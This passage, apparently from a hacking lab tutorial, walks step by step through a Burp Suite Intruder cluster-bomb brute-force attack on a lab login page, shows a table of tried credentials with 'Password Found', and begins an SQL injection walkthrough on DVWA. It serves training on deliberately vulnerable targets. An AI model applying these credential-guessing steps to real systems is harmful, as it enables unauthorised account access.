
- Send this request to intruder




- Now, Set the position on username and password




- Select cluster bomb attack




- Set payload position 1




- click on add from list and select username




- username set ✓ 👍




- Now , select payload position 2



- This time select passwords and click on start attack



- Attack Started 🌟



• Password Found ✅ 🎉

The screenshot shows the ZAP (Zed Attack Proxy) interface. At the top, a green checkmark icon with the text "Password Found" is displayed. Below the header, the title "5. Intruder attack of http://192.168.139.182" is shown. The main area displays a table of captured items under the "Results" tab. The table has columns: Request, Payload 1, Payload 2, Status code, Response ... Error, Timeout, Length, and Comment. The data shows various user credentials being tested, such as "admin" and "password". The status codes are mostly 200, indicating successful responses. On the right side of the interface, there are tabs for "Payloads", "Resource pool", and "Settings". The bottom of the window shows a toolbar with various icons and a status bar indicating "140 of 182". A large watermark reading "HACKING" diagonally across the page is present.


Request	Payload 1	Payload 2	Status code	Response ... Error	Timeout	Length	Comment
137	admin	password	200	27227		4988	
0			200	3014		4923	
1	wiener	admin	200	15096		4923	
2	charlos	admin	200	12075		4923	
3	james	admin	200	6004		4923	
4	administrator	admin	200	9031		4923	
5	user	admin	200	30218		4923	
6	test	admin	200	24140		4923	
7	tester	admin	200	18076		4923	
8	guest	admin	200	27173		4923	
9	admin123	admin	200	21100		4923	
10	administrator123	admin	200	20245		4077	

SQL Injection


1. Perform Sql Injection attack on DVWA Project Using Burp suite

How to use it :-


- Go to the sql injection section




- Enter anything




• Request Captured




• Send this request to intruder



